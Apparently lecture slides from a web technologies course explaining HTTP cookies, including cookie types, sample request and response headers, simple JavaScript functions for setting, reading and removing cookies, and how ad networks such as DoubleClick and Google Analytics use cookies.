
A screenshot of the Chrome settings page under 'Content' > 'Cookies'. The search bar at the top has 'youtube' typed into it. Below the search bar, there are three main sections: 'Block' (ADD), 'Clear on exit' (ADD), and 'Allow' (ADD). Under 'Allow', there is a section for 'All cookies and site data' (ADD). A list of YouTube cookies is shown, including www.youtube-nocookie.com, www.youtube.com, youtube-nocookie.com, youtube.com, and youtube.googleapis.com. Each item shows the domain, storage type (Local storage or Channel ID), and the number of cookies.

YouTube cookies

Sample Chrome Cookie Storage

For example, **google.com** has stored many cookies on this browser:


plus.google.com
plusone.google.com
productformums.google.com
research.google.com
support.google.com
talkgadget.google.com
wallet.google.com
www.google.com
And many other



Sample Firefox Cookie Storage

For example, google.com has stored many cookies on this browser:

accounts.google.com
google.com
mail.google.com
plus.google.com
plusone.google.com
etc.



Cookie Types and Taxonomy

- **By Lifespan**
 - *Session Cookies* (stored in RAM)
 - *Persistent Cookies* (stored on disk)
- **By Read-Write Mechanism**
 - *Server-Side Cookies* (included in HTTP Headers)
 - *Client-Side Cookies* (manipulated with JavaScript)
- **By Structure**
 - *Simple Cookies*
 - *Array Cookies*
- **Session cookies** exist only while the user is reading and navigating the website; browsers normally delete session cookies when the user exits the browser
- **Persistent cookies**, also known as tracking cookies have an expiration date
- **Secure cookies** have the secure attribute enabled and are only used via **https**, so the cookie is always encrypted
- **Third-party cookies** are not from the “visited” site

Third Party Cookies

- **Third party cookies** are cookies set with a different domain than the one in the browser's address bar
 - These cookies may be placed by an **advertisement** on the page or an image on the page
 - RFC 6265 allows browsers to implement whatever policy they wish regarding third party cookies
 - <https://tools.ietf.org/html/rfc6265>
 - Advertisers use third party cookies to **track a user** across multiple sites
 - A user visits www.site1.com which sets a cookie with domain ad.adtracking.com; later the same user visits www.site2.com which also sets a cookie with domain ad.adtracking.com; Eventually both cookies will be sent to the advertiser, that will match them
- Wikipedia has a nice description of cookies, see
http://en.wikipedia.org/wiki/HTTP_cookie
- Google **Chrome will kill support for 3rd party cookies in 2023**, see
<https://www.cnbc.com/2020/01/14/google-chrome-to-end-support-for-third-party-cookies-within-two-years.html>

Cookie Processing Algorithm

1. A URL is requested, (either by entering one into the address field or clicking on a link)
2. The browser scans its Cookie database for any cookies whose domain and path matches the requested URL
3. If any are found, all the cookies are sent along with the request as part of the HTTP headers (value of **Cookie**)
4. The server-side programs may/may not make use of any cookies from the client to determine what page to return
5. The server-side program may generate one (or more) cookies and send them along with the requested page; cookies are included in the HTTP headers returned to the browser (value of **Set-Cookie**)
6. The browser stores any new cookies into its database; cookies can be accessed on the client using the `document.cookie` object in JavaScript

Cookie Processing Example

https://www.google.com/?gws_rd=ssl

```
GET /?gws_rd=ssl HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Connection: keep-alive
Cache-Control: max-age=0

HTTP/2.0 200 OK
Date: Mon, 29 Feb 2016 22:02:31 GMT
Content-Type: text/html; charset=UTF-8
Content-Encoding: gzip
Server: gws
Set-Cookie: NID=77=AITJ83oyT_0OAB8c4ogH1JK0xUwf3w9SMg5tcZUjnqq_3mKK1AQTMPIET1Q2FL1jaKpK-NFJ_v-HT469S0DK15SYn6Ct_1bGdn0xbbu-dLABnqUDneClbdgsGliFcKqZdfur3w9nN3VyQ; expires=Tue, 30-Aug-2016 22:02:31 GMT; path=/; domain=.google.com; HttpOnly
```

https://www.google.com/images/hpp/ic_wahlberg_product_core_48.png8.png

```
GET /images/hpp/ic_wahlberg_product_core_48.png8.png HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Encoding: gzip, deflate
Cookie: NID=77=AITJ83oyT_0OAB8c4ogH1JK0xUwf3w9SMg5tcZUjnqq_3mKK1AQTMPIET1Q2FL1jaKpK-NFJ_v-HT469S0DK15SYn6Ct_1bGdn0xbbu-dLABnqUDneClbdgsGliFcKqZdfur3w9nN3VyQ
Connection: keep-alive
If-Modified-Since: Wed, 09 Sep 2015 23:04:49 GMT
```

```
HTTP/2.0 304 Not Modified
Date: Mon, 29 Feb 2016 22:02:32 GMT
Expires: Mon, 29 Feb 2016 22:02:32 GMT
Last-Modified: Wed, 09 Sep 2015 23:04:49 GMT
Server: sffe
```

Additional Facts About Cookies

- **Scope:** by default, cookie scope is limited to all URLs on the current host name. Scope may be limited with the **path=** parameter to specify a specific path prefix to which the cookie should be sent, or broadened to a group of DNS names, rather than single host only, with **domain=**.
- **Time to live:** by default, each cookie has a lifetime limited to the duration of the current browser session. Alternatively, an **expires=** parameter may be included to specify the date at which the cookie should be dropped
- **Overwriting cookies:** if a new cookie with the same **NAME**, **domain**, and **path** as an existing cookie is encountered, the old cookie is discarded
- **Deleting cookies:** There is no specific mechanism for deleting cookies, although a common hack is to overwrite a cookie with a bogus value as outlined above, plus a backdated or short-lived **expires=**
- **"Protected" cookies:** as a security feature, some cookies set may be marked with a special **secure** keyword, which causes them to be sent over HTTPS only

Client-Side Cookies

- JavaScript has a property of the document **object** named cookie:
document.cookie
- This is a string variable that can be read and written using the JavaScript string functions
- A cookie can be removed from the cookie database either because it expires or because the cookie file gets too large
 - browsers need not store more than 300 cookies, nor more than 20 cookies per web server, nor more than 4K per cookie
- Setting `document.cookie` creates a new cookie for the web page
- Reading `document.cookie` retrieves all defined cookies (array)

escape(s) and unescape(s)



- **Cookie 'values'** should not contain white space, brackets, parentheses, equals signs, commas, double quotes, slashes, question marks, at signs, colons, and semicolons
 - Cookie values are encoded into their hex equivalents
- escape() and unescape() functions are properties of the “global object”
 - https://developer.mozilla.org/en-US/docs/Glossary/Global_object
- **escape(s)** returns a new version of string 's' that is encoded
 - all spaces, punctuation, accented characters, and other non-ASCII letters or numbers are converted to %xx format (ISO-8859-1)
 - https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/escape
- **unescape(s)** returns a new version of string 's' that is decoded
 - all %xx are replaced by their character equivalent
 - https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/unescape

Test of escape(), unescape()

```
<html><head><title>testing escape</title>
<script language=javascript>
function printout(x) {
    document.write("<PRE>")
    document.write("Original input = " + x + "<BR>")
    document.write("escape() of input = " + escape(x) +
    "<BR>")
    document.write("unescape() of input = " + unescape(x) +
    "<BR>")
    document.write("</PRE></BODY></HTML>" ) }
</script>
</head><body><H1>Testing Escape in JavaScript</h1>
<form name="myform"> <input name="sample"><br>
<input type="button" value="Go"
    onClick="printout(myform.sample.value)">
</form></body></html>
```

See <https://csci571.com/examples.html#cookies>

Browser Output Showing Use of Escape(), Unescape()



http://csci571.com/examples/js/js_21_2.html

Creating a Cookie in JavaScript

```
// Original JavaScript code by Chirp Internet:  
www.chirp.com.au  
http://www.the-art-of-web.com/javascript/setcookie/  
// Please acknowledge use of this code by including this  
header.  
  
var today = new Date();  
var expiry = new Date(today.getTime() + 30 * 24 * 3600 *  
1000); // plus 30 days  
  
  
function setCookie(name, value, expiry)  
{  
    document.cookie=name + "=" + escape(value) + ";"  
    path=/; expires=" + expiry.toGMTString();  
}  
  
produces a cookie that looks like  
name= value; path=/; expires= date;
```

Retrieving a cookie in JavaScript

```
// Original JavaScript code by Chirp Internet:  
www.chirp.com.au  
// http://www.the-art-of-web.com/javascript/getcookie/  
// Please acknowledge use of this code by including this  
header.  
  
function getCookie(name)  
{  
    var re = new RegExp(name + "=([^\;]+)");  
    var value = re.exec(document.cookie);  
    return (value != null) ? unescape(value[1]) : null;  
}
```

Removing a cookie in JavaScript

```
function removeCookie(name)
{
    var expired = "=; expires=Thu, 01 Jan 1970
00:00:00 UTC; path=/;";
    document.cookie=name + expired;
}
// creates an early date;
// attaches it to the expires directive and
// assigns the name to the null string
```

JavaScript Cookie Libraries

- We have defined three JavaScript functions for handling cookies
 - **setCookie**(name, value, expiry)
 - **getCookie**(name)
 - **removeCookie**(name)
- Instead of including them in every html page that manipulates cookies, one can save them in a file, e.g. cookies.js and include the line

```
<SCRIPT language=JavaScript src=cookies.js>  
. . .  
</SCRIPT>
```

Complete JavaScript Example


```
<HTML><HEAD><TITLE>Set Cookies</TITLE>
<SCRIPT language=JavaScript src=cookies.js></SCRIPT>
<SCRIPT language=JavaScript>
//cname: cookie name
  //cvalue: cookie value
  //expdays: the cookie expires after a certain number of days
See Next Slide
</SCRIPT></HEAD>
<BODY>
  <h2>Full Cookie Example</h2>
  <FORM method="GET" name="myform">
    What is your name: <input name="yourname" type="text" /><BR>
    Choose your background:<br>
    <input type=radio name="backg" value="green">green<br>
    <input type=radio name="backg" value="red">red<br>
    <input type="button" value="submit" onclick="saveCookies()">
  </FORM>
  <a href="http://csci571.com/examples.html#cookies">
Return to main page</a>
</BODY></HTML>
```

Complete JavaScript Example (2) - saveCookies

```
function saveCookies()
{
    // Remove any previous cookies
    //To delete a cookie, just set the expires parameter to a passed date:
    document.cookie = "personColor=; expires=Thu, 01 Jan 1970 00:00:00 UTC";
    document.cookie = "personName=; expires=Thu, 01 Jan 1970 00:00:00 UTC";

    var hisName = document.myform.yourname.value;
    var hisColor;
    if (document.myform.backg[0].checked)
    {
        hisColor=document.myform.backg[0].value;
    }
    else if (document.myform.backg[1].checked)
    {
        hisColor=document.myform.backg[1].value;
    }
    setCookie('personName', hisName, 30);
    setCookie('personColor', hisColor, 30);
    alert("personName =" + hisName + "\npersonColor = " + hisColor);
    window.location="js_21_5.html";
} </SCRIPT>
```

Browser Output



http://csci571.com/examples/js/js_21_4.html

How Advertising on the Web Works

- An **online advertising network** or **ad network** is a company that connects advertisers to web sites that want to host advertisements.
 - The key function of an Ad Network is to place advertisements on the web sites of web publishers who wish to sell advertising space.
- There are four key players involved in an Ad Network's delivery of ads to users.
 - First, there are the **advertisers** that wish to place the ads.
 - Second, there are the **website owners** who wish to make money by selling ad space on their websites.
 - Third, there is the **Ad Network** that signs up advertisers and places their ads on the web pages of website owners.
 - Fourth, there are the **visitors** who view the web pages that contain the ads.
 - When a visitor requests a web page, the Ad Network is notified, and it supplies one ad from its inventory to appear on the web page that was requested. The advertiser will pay the Ad Network for placing its ads and the Ad Network will return a portion of that fee to the website owner.

Cookie-based Marketing


- **What is it?**

A user customized online advertising and marketing system that uses cookies and databases to create, maintain and utilize consumer profiles and monitor their activity

- **How does it work?**

- Ad serving companies make agreements with website owners; website owners agree to send cookies from ad serving companies to their clients
- When a user visits another such site, it sends data placed in your cookies to the Ad Serving company which retrieves marketing information about you from their database enabling them to customize the resulting ad
- **Result:** One person may see ads for sporting goods and another for baby clothes

Cookie-based Marketing - Schema



How Doubleclick Works

- **DoubleClick** is an Ad Network; it was purchased by Google for \$3.1 billion in 2007
- How Doubleclick works:
 - When a user invokes Web page, a tag on the page signals Doubleclick's server to delve into its inventory of advertisements to find one that matches the marketer's needs with the user's profile.
 - Here is an example of a Doubleclick tag
`http://ad.doubleclick.net/ABC/publisher/zone;topic=abc;sbtpc=def;cat=ghi;kw=xyz;tile=1;slot=728x90.1;sz=728x90;ord=7268140825331981?`
 - How to interpret the fields of a Doubleclick tag can be found here <http://www.adopsinsider.com/ad-ops-basics/how-to-read-doubleclick-ad-tags-and-ad-tag-variables/>
- Doubleclick will read multiple criteria including:
 - User location, embedded in a user's Internet address,
 - time of day,
 - cookies previously placed on the user's disk, which can further refine the target by telling Doubleclick whether someone is a repeat visitor , or has already seen a specific ad.

Doubleclick Ad Tag (Expanded)

- `http://ad.doubleclick.net/ADJ/publisher/zone;topic=abc;sbtpc=def;cat=ghi;kw=xyz;tile=1;slot=728x90.1;sz=728x90;ord=7268140825331981?`
- `http://ad.doubleclick.net/` - **host address for the ad server**
- `ADJ/` - **defines the Ad type which can be {images, XML, scripts}**
- `publisher/` - **identifies the website publisher, e.g. www.nytimes.com**
- `zone;` - **identifies the landing page at the publisher's site**
- `topic=abc;` - **identifies whatever topic is being talked about**
- `sbtpc=def;` - **subtopic level**
- `kw=xyz;` - **keyword level**
- `tile=1;` - **there may be multiple ads on the same page, each has a tile number**
- `slot=728x90.1;` - **defines the size of the ad (728 x 90) for tile 1**
- `ord=7268140825331981?` - **a random number that prevents the page from being cached**

How does Google use the DoubleClick cookie to serve ads?

- Google uses the DoubleClick cookies to collect information that includes:

time: 06/Aug/2011 12:01:32

ad_placement_id: 105

ad_id: 1003

userid: 0000000000000001

client_ip: 123.45.67.89

referral_url: "http://youtube.com/categories"

- The “time” field reflects the time the ad was displayed.
- The “ad placement id” and “ad id” identify the advertising campaign and the specific ad served.
- The “userid” is the display ad cookie that identifies the browser.
- The “client IP” reflects the user’s Internet Protocol (IP) address.
- A “referral URL” indicates the URL of the page where the ad was served. the logs also record whether a user’s browser clicks or interacts with an ad.


Opting Out

- Anyone who prefers not to see ads with this level of relevance can opt out. This opt-out will be specific only to the browser that you are using when you click the “Opt out” button.
- For more details see <http://www.google.com/policies/privacy/ads/> and <http://www.google.com/ads/preferences/plugin/>
- Use browser add-ons, such as AdBlock (getadblock.com)

How does Google use Cookies for Google Analytics?

- Google Analytics is Google's free web analytics tool that helps website owners understand how their visitors engage with their website.
- Google Analytics collects information anonymously, and reports website trends without identifying individual visitors.
- Analytics uses its own set of cookies to track visitor interactions. These cookies are used to store information, such as time of current visit, previous visits, and referred site.
- A different set of cookies is used for each website, and visitors are not tracked across sites.
- Available for **Chrome, Firefox, Safari and Edge**.
- To disable this cookie, you can install the **Google Analytics Opt-out Add-on** in your browser, which prevents Google Analytics from collecting information about your website visits. See:

<https://tools.google.com/dlpage/gaoptout>



Google Uses Cookies for Conversion Tracking

- Google uses cookies to help businesses that buy ads from Google determine how many people who click their ads end up purchasing their products.
- The **conversion tracking cookie** is set on your browser only when you click an ad delivered by Google where the advertiser has “opted in” to conversion tracking.
- These cookies expire within 30 days and do not contain information that can identify you personally. If this cookie has not yet expired when you visit certain pages of the advertiser’s website, Google and the advertiser will be able to tell that you clicked the ad and proceeded to that page.
- Each advertiser gets a different cookie, so no cookie can be tracked across advertiser websites.
- If you want to **disable conversion tracking cookies**, you can set your browser to **block cookies from the googleadservices.com domain**.

Other Types of Cookies




